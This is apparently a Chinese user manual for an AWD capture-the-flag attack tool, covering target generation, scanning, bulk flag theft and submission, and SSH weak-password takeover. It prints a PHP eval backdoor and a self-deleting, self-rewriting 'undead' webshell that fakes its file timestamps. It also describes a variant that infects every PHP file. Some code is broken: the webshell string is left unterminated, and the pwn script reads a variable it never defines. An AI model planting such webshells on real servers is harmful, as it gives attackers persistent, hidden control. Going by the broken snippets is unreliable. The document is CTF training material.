

#### 使用须知:

- 1: 不要在QQ或微信的下载目录直接打开,建议在一个有**写入权限**的新文件夹中使用(因为使用中会产生很多txt文件)
- 2: 下载后可以比较hash值, 防止出错
- 3: 不要删除运行目录下的.config.ini 文件
- 4: 软件仅仅是辅助作用,帮助缩短写脚本的过程和时间,不要太过于依赖软件!!
- 5: 如果运行后久久没有反应,但是检查进程中有,则可能是windows defender在检查。等待一会或者加白即可
- 6: 因为加壳和php shell的原因,某些环境下某些软件可能会报毒,属于正常现象
- 7: 觉得软件有帮助可以点个star, 后续可能考虑开源

#### 目标生成

- -ip段生成
- -单ip多端口生成
- -bugku专用

#### 目标扫描

- -web靶机扫描
- -pwn靶机扫描

#### 写入不死马

- -默认马
- 自定义不死马
- -随机文件名

### 执行命令

- -一般shell执行命令
- -通过随机马执行命令
- -获取flag

### 提交flag

#### ssh

- -ssh扫描
- -ssh密码更改

### 多人


#### 自定义

- -执行自定义请求
- -提交flag
- -执行简单的pwn攻击

#### 定时任务

#### 工具&设置

笔记





## **RAH**

为了给您提供更好的服务,希望您 能抽出几分钟时间,将您的感受和 建议

# 目标生成

使用场景: 在目标扫描前如果没有下发靶机地址列表, 则需要自己生成一份去扫描

# ip段生成

使用场景:裁判给了一个C段(192.168.10.0),所有队伍的靶机都在这个C段中,具体ip

需要自己发现 生成文件: ip.txt



输入 192.168.10.\* 又或者是 10.10.\*.1 (用\*占位)即可在程序当前运行目录下**覆盖**生成一个 ip.txt

```
192.168.10.1:8080
192.168.10.2:8080
192.168.10.3:8080
192.168.10.4:8080
192.168.10.5:8080
...
192.168.10.251:8080
192.168.10.253:8080
192.168.10.253:8080
192.168.10.255:8080
```

# 单ip多端口生成

使用场景:某些小型比赛或训练赛,为了节约资源将所有靶机映射在同一台服务器的不同

端口上

生成文件: ip.txt



### 同样的会在程序运行目录下覆盖生成 ip.txt

```
192.168.100.103:10000
192.168.100.103:10001
192.168.100.103:10002
192.168.100.103:10003
...
192.168.100.103:10297
192.168.100.103:10298
192.168.100.103:10299
192.168.100.103:10300
```

## bugku专用

使用场景: 针对线上的域名生成 例如 192-168-1-X.pvp3553.bugku.cn

生成文件: ip.txt



按以下规则输入即可, {} 中表示生成的范围, 以 - 分割

```
192-168-1-{1-255}.pvp3553.bugku.cn
192-168-{1-2}-{1-255}.pvp3553.bugku.cn
```

在当前目录下覆盖生成 ip.txt

```
192-168-1-1.pvp3553.bugku.cn
192-168-1-2.pvp3553.bugku.cn
192-168-1-3.pvp3553.bugku.cn
192-168-1-4.pvp3553.bugku.cn
...
192-168-1-252.pvp3553.bugku.cn
192-168-1-253.pvp3553.bugku.cn
192-168-1-254.pvp3553.bugku.cn
192-168-1-255.pvp3553.bugku.cn
```


# 目标扫描

使用场景: 自己生成靶机地址或通过平台下载后, 进行特征扫描来识别题目

生成文件: <自命名>.txt


### web靶机扫描

先打开自己的web靶机,输入网页上可以看到的特征即可



## pwn靶机扫描

pwn靶机也是同理,先连上自己的看看会输出什么就填什么



# 写入不死马

使用场景: 发现题目的默认后门或者rce点后写入不死马

生成文件: shell.txt random.txt

### 在可以rce的参数后加\*,多个参数用&连接

```
<?php
@eval($_POST['admin_ccmd']);
?>
```

如上,则在post中填入 admin\_ccmd=\*

代码执行:根据shell中的代码(例如eval或者system)来使用不同的payload

**非常规路径**: 对于 网站目录不是常规的/var/www/html 的情况下或者 网站根目录没有写权限时 使用, 左框填绝对路径(需要可写), 右框填在网页中的体现。

例如现在有一个网站结构如下

| /wwwroot/   |  |  |
|-------------|--|--|
| — index.php |  |  |
| ├── upload  |  |  |
| ├─ xx       |  |  |
| └─ xxx      |  |  |
|             |  |  |

### 并且根目录不可写

那么就左框需要填写 /wwwroot/upload 右框需要填写 /upload/

### 设置中还可以调整使用的shell

shell1:一般复杂度。会在写入的所有子目录下繁殖生成不死马

shell2:比较复杂。会循环感染所有php后缀的文件(写入一句话,密码和参数与不死马是一样的),同时对不死马传入`\_`可

shell3:最简单的不死马。没有额外功能

```
code is okay.
/var/www/html/-dr0n1.php
/var/www/html/common/-dr0n1.php
/var/www/html/common/cacf.php
/var/www/html/common/function.php
/var/www/html/common/home.php
/var/www/html/include/-dr0n1.php
/var/www/html/include/config.php
/var/www/html/include/log1.php
/var/www/html/include/shell.php
/var/www/html/index.php
/var/www/html/lib/-dr0n1.php
/var/www/html/lib/File.php
/var/www/html/lib/User.php
/var/www/html/lib/base.php
/var/www/html/lib/run.php
/var/www/html/log.php
/var/www/html/org/-dr0n1.php
/var/www/html/org/smarty/-dr0n1.php
/var/www/html/org/smarty/Autofoucer.php
/var/www/html/org/smarty/Autoloader.php
/var/www/html/org/smarty/Smarty.class.php
/var/www/html/org/smarty/SmartyBC.class.php
/var/www/html/org/smarty/plugins/-dr0n1.php
/var/www/html/org/smarty/plugins/block.textformat.php
/var/www/html/org/smarty/plugins/function.counter.php
/var/www/html/org/smartv/plugins/function.cvcle.php
                                      网络
K [
      元素
            HackBar
                     控制台
                           源代码/来源
                                                                       Lighthouse
                                                                                 Cookie-Editor
                                                      应用
                                                            隐私与安全
 LOAD
            SPLIT
                     EXECUTE
                                  TEST ▼
                                            SQLI ▼
                                                      XSS ▼
                                                               LFI ▼
                                                                        SSRF ▼
                                                                                  SSTI ▼
 URL
http://192.168.100.50:10003/-dr0n1.php?_
      Use POST method
```


```
可以对disable_functions进行配置,使用不同的payload写马可以手动输入或者输入一个phpinfo网址(用命令执行的不行)
```

#### 设置->查看可用函数


可以查看当前可用的函数

### 默认马


通过Get传参的默认后门写入不死马:



通过Post传参的默认后门写入不死马(根目录不可写):



通过Header传参的默认后门写入不死马:



同时会在当前目录下追加生成一个 shell.txt 来保存记录

### 自定义不死马

使用场景: 想写入自己自定义的不死马


当勾选这个功能后,可以自定义不死马的内容

例如一个不死马如下,密码是123456,访问的文件名是.666.php

```
    ignore_user_abort(true);
    set_time_limit(0);
    unlink(__FILE__);
    $file = '.666.php';

    $code = '<?php if(md5($_GET["pass"])=="e10adc3949ba59abbe56e057f20f883e"){@eval($_POST["aa"]);
    while (1){
        file_put_contents($file,$code);
        system('touch -m -d "2018-12-01 09:10:12" .666.php');
        usleep(1);
    }
}
</pre>
```


使用前需要base64编码一次(工具页中提供base64加解密功能)



### 随机文件名

使用场景: 防止其他队伍监控流量进行蹭车

勾选后写入的shell的文件名,密码,连接参数随机产生



会在当前目录下追加生成 random.txt 来保存shell记录

# 执行命令

使用场景:通过不死马或者其他漏洞点进行命令执行

## 一般shell执行命令



## 通过随机马执行命令

命令也会受到设置中disable\_function的影响




## 获取flag

使用场景: 批量获取窗口中的flag (通用。如果在其他页面也获取到了flag也可以使用此功

能)

生成文件: flag.txt

需要先通过执行 cat /flag 或 curl 获取到flag




点击获取flag按钮后,程序会自动在返回的结果中搜索包含 flag{} 的值并保存到 flag.txt 中如果flag格式并不是 flag{} ,则可以自定义匹配的正则表达式

# 提交flag


使用场景: 批量获取到flag后自动访问提交接口进行提交flag

flag用\*占位。多个参数用&分割。注意在设置页中设置线程数或者选择延时(选择延时后线程失效),太大容易丢包

Get方式: http://192.168.100.50:4444/api/flag?token=xxxx&flag=xxxx



Post方式:



### ssh

使用场景: ssh弱口令

生成文件: ssh.txt new ssh.txt

比如裁判下发的ssh地址为 x.x.x.x:2222 密码: ctf@awd , 就可以知道所有队伍都是这个密码。 而且有些比赛不设置防御时间,一开始就能连到其他队伍的ssh (这里就不得不提到某年的宁波 市awd)


## ssh扫描



扫描结果会保存在 ssh.txt

## ssh密码更改


密码的复杂度有一定要求(看靶机的环境),建议设置的复杂一点



# 多人

使用场景: 离线环境下 局域网中队友的信息传递


其中A先当服务端(需要先在设置中设置好参数)




然后A点击启动服务



其余队友B和C当客户端(同样要先在设置中设置好参数)





B和C设置好后点击连接服务即可



ABC多人交互效果



主动点击断开效果




# 自定义

使用场景: 1: 批量发送一些请求,例如批量上传文件。2: 提交flag。3: 执行简单的pwn 攻击

## 执行自定义请求

比如发现一个文件上传,然后进行批量上传



## 提交flag

如果觉得提交flag的参数过于多,又或者根本没有api接口的奇安信平台。就可以抓包后在这提交。提交时自动延时1秒

将flag的位置替换成 {{{flag}}} 即可,程序会自动读取软件运行目录下的flag.txt进行替换

GET /api/flag?flag={{{flag}}} HTTP/1.1

Host: 192.168.100.50:4444
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=8me6lcna20rpmb9dfb3e6qvha3

Connection: keep-alive




# 执行简单的pwn攻击

可以执行简单的脚本 (没有经过实战测试, 所以可能有些bug)

例子如下,需要注意的是要选择 安装过脚本中导入的库的 python路径

如果没有自动识别到, 也可以手动更改路径

```
from pwn import *
p=remote('192.168.100.50',10101,timeout=1)
context.os='linux'
max = 100
min_=0
while True:
        num=(max_+min_)//2
        p.sendlineafter(b">>",str(num).encode())
        try:
                d=p.readline(timeout=1)
        except:
                break
        if b'Small' in d:
                if (min_==max_-1):
                        p.sendlineafter(b">>",str(max_).encode())
                        break
                min_=num
        elif b'Big' in d:
                if (min_==max_-1):
                        p.sendlineafter(b">>",str(min_).encode())
                        break
                max_=num
        else:
                break
        print(max_,min_,d)
context.log_level='debug'
p.sendline(b'cat /flag')
p.readuntil(b'flag{')
```



然后可以使用执行命令页面的获取flag来提取flag(这个功能是通用的,只要有flag出现在屏幕内)

# 定时任务

使用场景:解放双手,自动运行

生成文件: log/task\_log.txt

